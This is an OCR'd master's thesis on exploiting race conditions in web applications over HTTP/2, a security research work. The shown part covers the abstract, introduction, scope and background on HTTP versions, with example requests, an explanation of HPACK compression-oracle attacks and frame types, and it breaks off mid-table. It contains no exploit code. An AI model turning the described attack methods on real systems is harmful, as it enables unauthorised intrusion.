

Master's thesis

2020

Kaspar Papli

NTNU
Norwegian University of
Science and Technology
Faculty of Information Technology and Electrical
Engineering
Department of Information Security and Communication
Technology

Kaspar Papli

Exploiting Race Conditions in Web Applications with HTTP/2

June 2020

NTNU
Norwegian University of
Science and Technology

NTNU
Norwegian University of
Science and Technology

NTNU
Norwegian University of
Science and Technology

Exploiting Race Conditions in Web Applications with HTTP/2

Kaspar Papli

Security and Cloud Computing
Submission date: June 2020
Supervisor: Danilo Gligoroski, NTNU
Co-supervisor: Tuomas Aura, Aalto University

Norwegian University of Science and Technology
Department of Information Security and Communication Technology

Title: Exploiting Race Conditions in Web Applications with HTTP/2
Student: Kaspar Papli

Problem description:

HyperText Transfer Protocol (HTTP) is the foundational communication protocol for the World Wide Web. The dominant version of the protocol is HTTP/1.1 which was first documented in 1997, and is ubiquitously supported today.

In 2015, HTTP/2 was standardized. It is a major revision of the protocol which aims to decrease latency and increase performance and scalability by changing how data is transmitted, while preserving overall protocol semantics and allowing existing websites to remain unchanged. By 2020, HTTP/2 support has been adopted by about one third of all web servers on the Internet. Yet the security properties of HTTP/2 have been dramatically less studied than its predecessor's, and security testing tools still mainly focus on the traditional HTTP/1.1 stack.

Race conditions can occur in web applications if several threads, each serving a different request, access or modify a single resource at the same time, causing unexpected or undesired behaviour. These vulnerabilities can be exploited by issuing crafted requests in parallel, prompting the web application to also process them in parallel. The main difficulty is making the requests arrive at the victim's web server as close together in time as possible. In HTTP/2, the client is not limited to only one request per TCP connection, as in HTTP/1.x. This could open up possibilities for issuing many parallel requests over a single TCP connection, making race condition exploits significantly more feasible.

The purpose of this project is to explore and document how race conditions could be exploited in HTTP/2, evaluate the discovered methods on popular HTTP/2 implementations and develop tools that use these methods for security testing web applications.

Date approved: 2020-05-28
Supervisor: Danilo Gligoroski, NTNU
Cosupervisor: Tuomas Aura, Aalto University

Abstract

Race conditions are a well-known problem in environments where there are several concurrent execution flows, such as threads or processes. Web applications often run in such a multithreaded environment, in which client requests are handled by worker threads that may execute the same code concurrently. Exploiting race conditions usually requires sending several exactly timed parallel requests to prompt the server to process them in parallel, potentially invoking the race condition.

There are published methods on how to accomplish sending exactly timed concurrent requests in HTTP/1.x but previously no HTTP/2-specific methods were known. In this thesis, we propose two novel techniques for exploiting race conditions on applications that serve their content over HTTP/2. Both techniques exploit new features introduced in HTTP/2 for synchronising the timing of concurrent requests.

These techniques are implemented using a new low-level HTTP/2 client library called `h2tinker` that was developed as part of this thesis. This Python library enables researchers to experiment with HTTP/2 and different implementations, providing fast prototyping capabilities and extensibility. Several previous attacks are implemented with `h2tinker` as examples.

We provide an overview of all state-of-the-art methods for request synchronisation, including the two proposed novel methods and one previously unpublished method for HTTP/1.1 that exploits the head-of-line blocking problem in TCP. These methods are analysed and compared. In addition to exploiting race conditions, request synchronisation methods could be useful for improving other attacks, such as remote timing attacks. Therefore, these methods could be of independent interest in the future.

Acknowledgements

My deepest gratitude goes to my colleagues at mnemonic: Cody Burkard, Andreas Furuseth, Matteo Malvica, Morten Marstrander, Marie Elisabeth Gaup Moe, Chris Risvik, Harrison Edward Sand, Emilien Socchi, Kim Trønnes and of course my main advisors Tor Erling Bjørstad and Erlend Leiknes for sharing their invaluable experience and ideas. Without them, this work would have never existed.

Thank you to my supervisors Prof. Danilo Gligoroski and Prof. Tuomas Aura and the great student support staff at both NTNU and Aalto University for supporting the completion of this thesis.

Thank you to Merilin Säde for emotional, informational and practical support, and everything.

Abbreviations and Acronyms

`ACK`	"Acknowledgement". Typically denotes a flag set in a packet that defines the packet as an acknowledgement of some event.
ALPN	Application-Layer Protocol Negotiation extension of TLS
ASCII	American Standard Code for Information Interchange encoding
BREACH	Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext attack
CERN	European Organization for Nuclear Research
CPU	Central Processing Unit
CRIME	Compression Ratio Info-leak Made Easy attack
`CRLF`	Carriage Return character followed by a Line Feed character
CSRF	Cross-Site Request Forgery attack
DBMS	Database Management System
DoS	Denial-of-Service attack
`DS`	"Dependency stream". Identifier of the HTTP/2 stream that is a dependency of the current stream.
`EH`	`END_HEADERS` flag of a HTTP/2 frame
`ES`	`END_STREAM` flag of a HTTP/2 frame
HoL	Head-of-Line blocking situation
HTML	Hypertext Markup Language
HTTP	HyperText Transfer Protocol
IETF	Internet Engineering Task Force
IP	Internet Protocol
MCS	Maximum concurrent streams allowed in a HTTP/2 connection

MSS	Maximum Segment Size property of a TCP connection
OWASP	Open Web Application Security Project
`PRI`	`PRIORITY` flag of a HTTP/2 frame
RFC	Request for Comments
`SID`	Stream identifier of a HTTP/2 frame
SQL	Structured Query Language
SSL	Secure Sockets Layer protocol
TCP	Transmission Control Protocol
TLS	Transport Layer Security protocol
TOCTOU	Time-of-Check-to-Time-of-Use flaw
UDP	User Datagram Protocol
URI	Uniform Resource Identifier
XSS	Cross-Site Scripting attack

Contents

Chapter 1
Introduction

1.1 Background

1.1.1 Web Applications and HTTP/2

HyperText Transfer Protocol (HTTP) is the predominant application-layer protocol used in the World Wide Web. It is typically layered on top of the TCP/IP stack, depending directly on the reliable and ordered data transfer of the Transmission Control Protocol (TCP) [FGM+99].

The first official version of HTTP, referred to as HTTP/1.0, was publicly specified in 1996 but the protocol had already been in use since 1990 [BLFF96]. In 1997, a more strictly standardised version of HTTP was released, called HTTP/1.1 [FGM+97]. This version added several new features and standardised previously ambiguous mechanisms [FGM+97].

HTTP/1.1 remained the latest version for 17 years, receiving multiple extension specifications until it was succeeded in 2015 by the next major version HTTP/2 which focuses on improving performance and scalability [BPT15].

HTTP/2 retains most of the established semantics of HTTP but fundamentally changes how data is represented on the wire: while previous HTTP versions are text-based protocols, HTTP/2 is binary. In addition, it allows issuing several parallel requests on a single underlying TCP connection [BPT15].

Today, 46% of the 10 million most popular websites serve their content over HTTP/2 [Sur20]. Yet, significantly less research has been done on HTTP/2 security compared to HTTP/1.1 [Tiw17], and many popular security testing tools, such as Burp Suite [Stu20] and OWASP Zed Attack Proxy [Ben18], still do not support testing HTTP/2 websites.

Traditionally websites were static, they did not depend on context or user in-

put. However, nowadays many websites have become more interactive: they perform authentication, process and store sensitive data and execute complex business logic [Enc20].

These websites are referred to as web applications [Enc20]. Some of the most popular web applications on the Internet, Gmail [Pet20], YouTube [Iqb20] and Facebook [Sta20], are each used by billions of users every month.

For most web applications, security is critical. Vulnerabilities can lead to unavailability and exposure of sensitive information. Common vulnerabilities range from poorly implemented authentication or input sanitation to browser-specific problems such as cross-site scripting (XSS) and cross-site request forgery (CSRF) [Fou20d].

1.1.2 Race Conditions

A less studied category of vulnerabilities is those that are caused by race conditions [PMBM08]. A race condition in a web application refers to a situation in which requests executed in a specific order and with specific timing can cause the application to go into an unexpected or undesired state [PMBM08, Pan16].

A web application race condition is usually caused by several threads or processes, each serving a different request, that access or modify a single resource at the same time without proper synchronisation [PMBM08].

For example, in an authentication web service, if a counter that records incorrect password guesses is not properly synchronised between threads, this might lead to several parallel threads reading the same counter value and allowing another guess, even when it should not be allowed.

However, exploiting race conditions requires very precise timing of the attacker's requests in order for the web server to execute specific code segments concurrently and cause a race condition. This makes race vulnerabilities difficult to reliably exploit [PMBM08].

Requests over the Internet often have unpredictable latency, and this is further complicated by increasingly complex network architectures involving reverse proxies, load balancers and content delivery networks.

However, since HTTP/2 allows sending several parallel requests over one TCP connection, this could be used to significantly improve the timing, and thus, reliability of race vulnerability exploits.

1.2 Scope

The main goal of this thesis is to explore, document and analyse novel methods for exploiting race conditions in web applications that use HTTP/2. In addition, new open-source security testing tools are developed that allow low-level experimentation with HTTP/2 and exploitation of the discovered methods.

The discovered novel methods are analysed and compared with exploit techniques for HTTP/1.x, including both previously published and unpublished methods. However, a thorough experimental evaluation of these methods remains out of the scope of this thesis.

The techniques and attacks described in this thesis serve an informational purpose meant to educate the information security community and help security professionals protect systems against them.

These methods should never be used against any system without the system owner's explicit permission. All methods described in this thesis were tested on our own machines and applications, or with permission from the system's owner.

1.3 Structure

This thesis is structured as follows.

Chapter 2 presents the evolution of HTTP from its inception with the World Wide Web to HTTP/2 which is the most recent stable version. HTTP/2 is discussed in detail in Section 2.4.

Chapter 3 gives an overview of previous security-related research done on HTTP/2, introducing several categories of attacks and their mitigation techniques.

Race conditions and their applicability to web applications is discussed in Chapter 4, along with examples where race conditions directly impact application security.

Chapter 5 presents state-of-the-art methods for exploiting race conditions with HTTP/1.x, including a previously unpublished method introduced in Section 5.3.1.

Chapter 6 proposes two novel techniques for exploiting race conditions with HTTP/2. A comparison of all methods described in Chapters 5 and 6 is provided in Section 6.3.

Chapter 7 introduces `h2tinker`, a new low-level HTTP/2 client library developed as part of this thesis. The novel methods described in Chapter 6 are implemented with `h2tinker` in Sections 7.2 and 7.3.

Chapter 8 concludes this thesis with main contributions outlined in Section 8.1 and future research directions discussed in Section 8.2.

Chapter 2
Evolution of HTTP

The concept of the World-Wide Web (WWW) was described by Tim Berners-Lee in 1989 [Cc14]. Around the same time, development began on the components of the WWW by his team at the European Organization for Nuclear Research (CERN).

One of the essential components of the WWW became the Hypertext Transfer Protocol (HTTP) over which a web browser could request a specific Hypertext Markup Language (HTML) document and present it to the user [BL91].

HTTP has always been a request-response protocol, in which the party making the request is called the client and the response is returned by the server. Each communication round consists of a request sent by the client and a response returned by the server.

The protocol is stateless. Neither the client nor the server must persist any state between requests and responses.

HTTP has typically been employed on top of a Transmission Control Protocol (TCP) connection, but in the earlier versions of HTTP, this was not required. Any underlying protocol that provides a reliable, ordered and error-free transmission of data transfer could be used in place of TCP [BLFF96].

When used on TCP, HTTP defines two standard TCP ports that are used for HTTP traffic by default. Port 80 is used for serving web pages in plain HTTP and port 443 is used for HTTP connections over a Transport Layer Security (TLS) or Secure Sockets Layer (SSL) connection [BLFF96].

HTTP does not provide any security mechanisms to protect the confidentiality or integrity of the messages [FR14d]. Instead, HTTP communication is commonly wrapped into a TLS connection that ensures both confidentiality and integrity for HTTP. TLS also provides means to authenticate the server, and optionally the client, using public-key authentication or a symmetric pre-shared key [Res18].

2.1 HTTP/0.9

HTTP began as a very simple protocol for retrieving HTML documents. The request was a one-line ASCII string that specified only the path of the desired document and the response consisted of just the requested HTML document, or another HTML document that described an error that occurred in a human-readable format [BL91].

An example of a HTTP/0.9 request and response can be seen in Figure 2.1 and Figure 2.2, respectively.

```
GET /some/document/path
```

Figure 2.1: Example of a HTTP/0.9 request.

```
<html>
Some document content.
</html>
```

Figure 2.2: Example of a HTTP/0.9 response.

In HTTP/0.9, `GET` is the only HTTP method, there are no headers in the request or response, and no status codes [BL91]. Therefore, it is not possible to specify the format of the response, the expected format is always HTML.

Data can be passed from the client to the server only in the request path, there is no concept of a request body. Client error and response handling is very limited due to the lack of status codes and headers, for example redirection, caching, authentication and error-retry mechanisms do not exist.

When the first HTTP client and server implementations were completed in 1990, the protocol was not formally specified or versioned. In 1991, this early version was documented according to current implementations and named HTTP/0.9 to differentiate it from the subsequent HTTP/1.0 [BL91].

2.2 HTTP/1.0

HTTP/1.0, the more extensible and powerful version of HTTP was first documented in 1992 as an Internet Draft of the Internet Engineering Task Force (IETF) [BL92]. However, it continued to evolve organically as a result of web browsers and servers adding their own custom features to support new use cases [Mic20].

This culminated in a new specification published in 1996 as an IETF Request for Comments (RFC) document [BLFF96].

This RFC specifies many new features including headers, content types, redirection, authentication mechanisms, 3 request methods and 15 response status codes [BLFF96]. It was designed to be backwards-compatible with HTTP/0.9 and added a version string to the first request line to enable determining the protocol version and compatibility [BLFF96].

The semantics described in the HTTP/1.0 RFC lay the foundations of HTTP, and most of these concepts have persisted in subsequent HTTP versions as well.

2.2.1 Request Syntax and Semantics

A valid HTTP/1.0 request message consists of a request line, a list of headers, a carriage return character followed by a line feed character (collectively referred to as `CRLF`) and an optional request body. All of these components are separated by one `CRLF` and are thus visually read as lines.

Since HTTP/1.0 is backwards-compatible, the specification also allows simple one-line HTTP/0.9 requests that must be served with HTTP/0.9 responses [BLFF96]. An example of a HTTP/1.0 request can be found in Figure 2.3.

```
POST /some/document/path HTTP/1.0
Date: Wed, 12 Dec 2012 12:12:12 GMT
Pragma: no-cache
Referer: http://example.com/other/document/path
User-Agent: curl/7.58.0
Content-Type: text/plain
Content-Length: 9

forty-two
```

Figure 2.3: Example of a HTTP/1.0 POST request with a request body.

Request Line

The first line of the request is called the request line and comprises a method token, a request Uniform Resource Identifier (URI) upon which to apply the request, and the protocol version that is being used, all separated by spaces.

The 3 specified request methods are `GET`, `HEAD` and `POST`. Each of these methods has a general semantic meaning that can slightly depend on the context.

`GET` indicates that the client wishes to retrieve the entity identified by the given request URI. However, for example when an `If-Modified-Since` header is also included with the request, the server should respond with the given entity only if it has changed since the date provided in that header.

The `HEAD` method is identical to `GET` with the exception that the identified entity is never returned, only the headers. Therefore, the response to a `HEAD` request must never contain a response body. The returned headers must be equivalent to an analogous `GET` request. This method can be used for example to check the validity and modification of hypertext links, or to obtain various other metainformation about the entity.

`POST` allows the client to submit an entity to the server for processing. It is the only method defined in this RFC that allows the client to attach a body to the request. `POST` requests must also include a valid `Content-Length` header that contains the length of the request body in bytes.

The action performed by the server upon receipt of a `POST` request can vary and depends on the server, the request URI and any additional context. For example, it can be used to submit a form with user-inputted data, create a new post in a forum or upload a document.

In addition to these 3 methods, custom methods are also allowed. If the server does not recognise or support a method, it should respond with status code `501`.

The second component in the request line is the request URI. It can either be an absolute URI, such as `http://example.com/some/document/path` or an absolute path, such as `/some/document/path`, depending on whether the request is directed towards a proxy or the final origin server that is supposed to serve the request.

The request line ends with a protocol version string. This string must be in the format `HTTP/<major-version>.<minor-version>`, such as `HTTP/1.0`. To ensure compatibility with HTTP/0.9, servers should assume that HTTP/0.9 is used if no version string is specified.

Headers

The request line is followed by a list of headers, separated by `CRLF` characters. Headers contain metadata about the request, such as the date and time of the request, information about the user agent (the software making the request) or authorisation credentials.

Each header has the format `<field-name>: <value>` where `<field-name>` is one of the predefined case-insensitive header names or a custom name, and `<value>`

is the value in a header-specific format. For example, a standard `Date` header could look like this: `Date: Wed, 12 Dec 2012 12:12:12 GMT`.

Request Body

The header list is ended by an explicit `CRLF` sequence. This is in addition to the normal `CRLF` sequences that delimit request components. Therefore, the header list is separated from the next component of the request, which is the optional request body, by two consecutive `CRLF` sequences.

The following request body is simply a sequence of bytes. The number of bytes in the body must be specified as the value of the `Content-Length` header to enable the receiver to determine where the request body ends.

2.2.2 Response Syntax and Semantics

After the server has received a HTTP/1.0 request message, it should respond with a response message and then close the underlying TCP connection.

The response message can represent a successful state, an error state, or various other states that communicate the status of the request. These states are mainly represented by status codes which are 3-digit integers with predefined semantics.

Status Codes

HTTP/1.0 defines 15 distinct status codes. The first digit in a status code represents its class and general meaning:

- `1xx` codes are used for informational purposes but this class is reserved for future and experimental use and contains no specified codes,
- `2xx` represents success: the server successfully acted upon the request,
- `3xx` means that redirection is needed, for example the requested resource has moved to a different location and the client should make a request to the new location,
- `4xx` represents a client error, for example the request is malformed,
- `5xx` represents a server error: the request might be valid but the server cannot fulfil it due to an internal problem.

The servers and clients are not required to use or recognise all of the defined codes but must understand the class of all codes. The first status code in each class (`x00`) represents the general purpose of that class. If a code is unrecognised by a client, they must interpret it as the first code `x00` in the respective class.

Response Syntax

The HTTP/1.0 response message consists of a status line, list of headers, followed by a `CRLF` sequence and an optional response body, all separated by `CRLF` sequences. An example of a response message can be seen in Figure 2.4.

Similarly to the first line in the request, the status line in the response message is a space-separated list that contains the protocol version string and the status code, along with the code's textual representation.

```
HTTP/1.0 201 Created
Date: Wed, 12 Dec 2012 12:12:12 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
Location: http://example.com/created/document/path
Content-Type: text/html
Content-Length: 31

<html>
That is correct!
</html>
```

Figure 2.4: Example of a HTTP/1.0 response.

The status line is followed by a list of headers, following the same header syntax as in the request message.

However, the list of predefined header names is slightly different, for example instead of the `User-Agent` header identifying the software making the request, the server can set the `Server` header to identify the software serving the request.

Analogously to the request message syntax, the response ends with an explicit `CRLF` sequence, followed by an optional response body (sequence of bytes) whose length is defined in the `Content-Length` header.

Servers must not send a body in response to a `HEAD` request. However, if the corresponding `GET` request would have generated a response body, the `Content-Length` header must be present and must represent the length of the response body as if it was sent.

2.2.3 Security Considerations

The HTTP/1.0 RFC also outlines some security aspects of the protocol that developers and users should be aware of. Many of these considerations are still relevant today with newer HTTP versions.

A large part of the discussion is about user privacy. It is noted that the HTTP/1.0-provided plaintext authentication using the `Authorization` header is not a secure method of user authentication and also does not provide any means for hiding the request body. Therefore, any intermediary on the network could steal the credentials, eavesdrop on the conversation or modify the messages.

Similarly, an intermediary could read, modify or delete any HTTP message that contains other sensitive information. HTTP headers `Server`, `Referer` and `From` can compound to this problem. `Referer` and `From` contain data that can be used to more accurately track users while `Server` can be used to identify the server software, making it easier for attackers to exploit known vulnerabilities.

It is recommended that websites provide a toggle interface for the users to enable or disable sending `Referer` and `From` headers.

Web server logs are noted as a special concern since they can save data about the users' requests that could be used to identify the users' reading patterns or interests, noting that the responsibility lies with the server owners [BLFF96]:

> This information is clearly confidential in nature and its handling may be constrained by law in certain countries. People using the HTTP protocol to provide data are responsible for ensuring that such material is not distributed without the permission of any individuals that are identifiable by the published results.

The specification also mentions a consideration regarding special handling of file and path names to avoid exposing unintended files to clients. It is recommended to somehow restrict the documents that can be returned as a response. This kind of path traversal vulnerability risk is still clearly relevant today [Fou20c].

2.3 HTTP/1.1

Even before the HTTP/1.0 RFC was published, IETF was already working on a more strictly standardised version of HTTP, called HTTP/1.1 [Mic20].

The HTTP/1.1 specification was published in 1997 as RFC 2068 [FGM+97]. In addition to a strict standardisation, the specification added some features to improve performance, decrease latency and extend flexibility:

– The underlying TCP connection can now be reused for multiple requests. This saves the overhead that comes with opening a new TCP connection for subsequent requests.

The persistence of connections is controlled by the `Connection` header. Connections can be assumed to be persistent by default but the server can indicate that they will close the connection by sending the `Connection: close` header with the latest response message.

If the server sends a `Connection: keep-alive` header or does not include a `Connection` header, the client may send another request on the same connection.

- Requests can also be pipelined by sending multiple consecutive requests without waiting for each response to arrive. The server must respond to the requests in the same order as they were sent. Pipelining can only be used over persistent connections.
- A mandatory `Host` request header was added. This contains the original host and port of the requested resource and allows the web server to differentiate between potentially multiple different host names associated with a single IP address. For example, this enables the server to host several websites with distinct domain names on the same machine.
- Cache mechanisms have been improved, content negotiation and the chunked transfer encoding mechanisms have been added. Several new request methods: `OPTIONS`, `PUT`, `DELETE`, `TRACE`, and many new status codes were also included.

An example of a HTTP/1.1 request and response can be seen in Figure 2.5 and Figure 2.6, respectively.

```
PUT /some/document/path HTTP/1.1
Host: example.com
Date: Wed, 12 Dec 2012 12:12:12 GMT
Cache-Control: no-cache
Referer: http://example.com/other/document/path
User-Agent: curl/7.58.0
Accept: text/html
Content-Type: text/plain
Content-Length: 9

forty-two
```

Figure 2.5: Example of a HTTP/1.1 request.

After the initial publication of the HTTP/1.1 standard, HTTP continued to evolve and the specification was replaced twice [Mic20].

```
HTTP/1.1 405 Method Not Allowed
Date: Wed, 12 Dec 2012 12:12:12 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
Allow: GET, HEAD, POST
Connection: close
Content-Type: text/html
Content-Length: 42

<html>
This method is not allowed!
</html>
```

Figure 2.6: Example of a HTTP/1.1 response.

In 1999, it was replaced with RFC 2616 [FGM+99], and in 2014, the specification was divided into 6 separate documents, each handling a specific topic area of HTTP:

- RFC 7230: Message Syntax and Routing [FR14a]
- RFC 7231: Semantics and Content [FR14b]
- RFC 7232: Conditional Requests [FR14c]
- RFC 7233: Range Requests [FLR14]
- RFC 7234: Caching [FNR14]
- RFC 7235: Authentication [FR14d]

These revisions also introduced minor changes into HTTP, for example they added the `CONNECT` method to establish a tunnelled connection via a proxy [FGM+99] and formally defined the `https` scheme to use with SSL/TLS connections [FR14a].

2.4 HTTP/2

In 2015, 17 years after the first standardisation of HTTP/1.1, the specification for the next major version of HTTP was published [BPT15]. It is based on the concepts of SPDY, a protocol developed mainly by Google in 2012-2015 to replace HTTP [BB15, Bri15]. SPDY was deprecated in 2015 in favour of HTTP/2 [BB15].

HTTP/2 retains most of the established semantics of HTTP to enable a faster adoption rate by not requiring developers to significantly modify their applications.

However, HTTP/2 fundamentally changes how data is transferred. While HTTP/1.x is a text-based protocol, HTTP/2 is binary. This enables more efficient representations of requests and responses.

Figure 2.7 shows a sample HTTP/2 request and response, both how it is transmitted on the wire in binary (left, hexadecimal) and its decoded values with explanations (right).

2.4.1 Headers and HPACK

Pseudo-Header Fields

The request line in a HTTP/1.x request contains the request method and URI. Together, these typically determine the general purpose of the request [FGM+99].

In HTTP/2, the request method and URI are instead sent as special pseudo-headers fields that are prepended to the normal header list. Afterwards, the whole header list is compressed using a custom algorithm called HPACK [BPT15].

Pseudo-header field names start with the character `:`, for example `:method` contains the request method and `:path` contains the request URI.

In addition to the request method and URI, two other pseudo-header fields can be used in requests:

- `:scheme` must contain the scheme part of the request URI, such as `https` or `http`,
- `:authority` is an optional pseudo-header field that should be used in place of the `Host` header defined in HTTP/1.1.

Similarly, the status code in a response must be transmitted in a pseudo-header field `:status`. No other pseudo-header fields are defined for responses. Unlike headers, pseudo-header fields are not extendable and custom pseudo-header fields are not allowed.

HPACK

The header list compression format HPACK is specified separately as RFC 7541 [PR15]. HPACK is a stateful algorithm that works by maintaining a header field table that maps seen header fields to indices. This dynamic table is maintained and updated incrementally during the whole HTTP/2 connection by both the client and server.

In addition to this dynamic header field table, there's also a predefined static table that contains the most common fields. This static table is defined in Appendix A of RFC 7541 [PR15].

```
REQUEST:

00 00 14                  | Frame payload length: 20 bytes
01                        | Frame type: 0x1 (HEADERS)
                          | Frame flags:
05                        | END_STREAM (0x1) | END_HEADERS (0x4)
00 00 00 01               | Stream identifier: 1
83 04 84 60 a4 9c ff 86   | Header block decoded into:
01 8a b6 c9 86 85 ca 5b   | > :method: POST
8d 09 a1 0b               | > :path: /echo
                          | > :scheme: http
                          | > :authority: urgas.ee:42422

RESPONSE:

00 00 4c                  | Frame payload length: 76 bytes
01                        | Frame type: 0x1 (HEADERS)
04                        | Flags: END_HEADERS (0x4)
00 00 00 01               | Stream identifier: 1
88 61 96 df 69 7e 94 13   | Header block decoded into:
2a 65 b6 a5 04 01 01 40   | > :status: 200 OK
b5 70 40 b8 06 54 c5 a3   | > date: Tue, 23 Jun 2020 14:20:03 GMT
7f 76 8b 9a da 8c 43 d9   | > server: gunicorn/19.7.1
53 01 7d 77 57 0f 5f 92   | > content-type: text/html; charset=utf-8
49 7c a5 89 d3 4d 1f 6a   | > content-length: 29
12 71 d8 82 a6 0b 53 2a   | > vary: Accept-Encoding
cf 7f 0f 0d 02 32 39 7b   |
8b 84 84 2d 69 5b 05 44   |
3c 86 aa 6f               |

00 00 1d                  | Frame payload length: 29 bytes
00                        | Frame type: 0x0 (DATA)
01                        | Flags: END_STREAM (0x1)
00 00 00 01               | Stream identifier: 1
                          | Response body:
66 6c 61 73 6b 20 40 20   | flask @
31 35 39 32 39 32 32 30   | 15929220
30 33 2e 35 31 35 36 39   | 03.51569
34 39 20 3a 20            | 49 :
```

Figure 2.7: Example of a HTTP/2 request and response. The hexadecimal-encoded binary representation can be seen on the left and the decoded values with explanations are presented on the right.

In the encoded header block, each header field can be represented by the literal value of the header field, which can optionally be Huffman-encoded, or a reference to an entry in either the dynamic or static header field tables.

If a header field is not indexed in the static or dynamic table then the encoder can choose whether to index it in the dynamic table. However, indexing might not always be desired.

Security Considerations

Headers that contain sensitive information, such as cookies or credentials, should not be indexed. Any information included in the compression context could be potentially recovered by an adversary using a chosen plaintext attack when considering HPACK compression as a length-based oracle.

In this attack, the adversary inserts potential guesses of the sensitive data into the request (response) headers and observes the size of the request (response). If the size of the request (response) is smaller than expected then it can be inferred that the adversary's current guess was previously included in the compression context and thus the guess is correct.

These kinds of compression oracle attacks have been successfully demonstrated against TLS and SPDY (CRIME attack [RD12]), and even against older HTTP compression algorithms gzip and DEFLATE (BREACH attack [GHP13]). In HPACK, choosing not to index header fields excludes them from the compression context and makes such attacks irrelevant.

If a header field is not indexed then it can optionally be encoded using a static canonical Huffman code to reduce its length. The encoding table for the Huffman code is defined in Appendix B of RFC 7541 [PR15].

In HTTP/2, the maximum size of the dynamic header table is controlled by a connection-scoped setting `SETTINGS_HEADER_TABLE_SIZE` which sets the value in bytes. The default value for this setting is 4096 bytes.

2.4.2 Frames

HTTP/2 uses a concept called frames for encapsulating all messages on the connection. There are different types of frames but all frames share the same basic binary format, illustrated in Figure 2.8.



Figure 2.8: Binary layout of a HTTP/2 frame [BPT15].

Each frame consists of a frame header and payload. The frame header defines the frame's main attributes:

- length of the frame payload as a 24-bit unsigned integer,
- type as an 8-bit code,
- frame type-specific boolean flags as an 8-bit field,
- associated stream ID (see Section 2.4.3) as a 31-bit unsigned integer.

The payload of the frame is variable-length and specific to the frame type. The maximum size of the payload is defined by the `SETTINGS_MAX_FRAME_SIZE` connection setting which has a default value of 16 384 bytes.

HTTP/2 defines 10 distinct frame types, each serving a specific purpose. Some frames are used for HTTP requests and responses, some are for managing the connection state or settings, and others enable new HTTP/2-specific features, such as ping or server push. The defined frames are described in Table 2.1.

Table 2.1: Overview of HTTP/2 frame types, including their intended usage and defined flags.

Type	Usage	Defined Flags
`HEADERS`	Sent on a specific stream by the client to start a HTTP request or by the server to deliver the headers part of a HTTP response. It contains an encoded header block, or a fragment of it if the whole block does not fit into the frame. Additionally, the payload can contain padding and the stream ID that the current stream depends on (see Section 2.4.4).	`END_HEADERS` – the header block fit into this frame and no `CONTINUATION` frames follow. `END_STREAM` – the client is done sending on this stream, no `DATA` frames follow. `PRIORITY` – this stream depends on another stream whose ID is included. `PADDED` – this frame contains padding.
`CONTINUATION`	Used to continue a header block if the whole block did not fit into a previous frame. Can be sent on a stream by both the client or server immediately after a `HEADERS`, `PUSH_PROMISE` or `CONTINUATION` frame on the same stream. No other streams or frames can be interleaved between the allowed preceding frame and this `CONTINUATION` frame. Any number of `CONTINUATION` frames can be used to continue a header block.	`END_HEADERS` – signals that the header block ends in this frame and no subsequent `CONTINUATION` frames follow.

Table continues on the next page.

Type	Usage	Defined Flags
DATA	Used to carry HTTP request and response bodies. They can be sent on a stream after the header block has ended with a HEADERS or CONTINUATION frame. Several DATA frames can be sent consecutively if the body does not fit into one frame. Similarly to HEADERS, DATA frames can contain padding and indicate the end of a request or response with the END_STREAM flag.	END_STREAM – the client has finished sending on this stream, no other DATA frames follow. PADDED – this frame contains padding.
PUSH_PROMISE	Can be sent only by the server on a specific stream in order to promise opening a new stream in the future which will be used for sending a response from the server to the client. This future response will correspond to the request that is included in this frame as a header block. The payload also includes the stream ID which will be used to open the stream in the future and optional padding. See Section 2.4.5 for a description of the server push feature.	END_HEADERS – the header block fit into this frame and no CONTINUATION frames follow. PADDED – this frame contains padding.
PRIORITY	Sent by the client on a specific stream to set this stream as a dependant of another stream (see Section 2.4.4). This frame can be used to create a dependency between future requests that have not yet been sent.	None

Table continues on the next page.

Type	Usage	Defined Flags
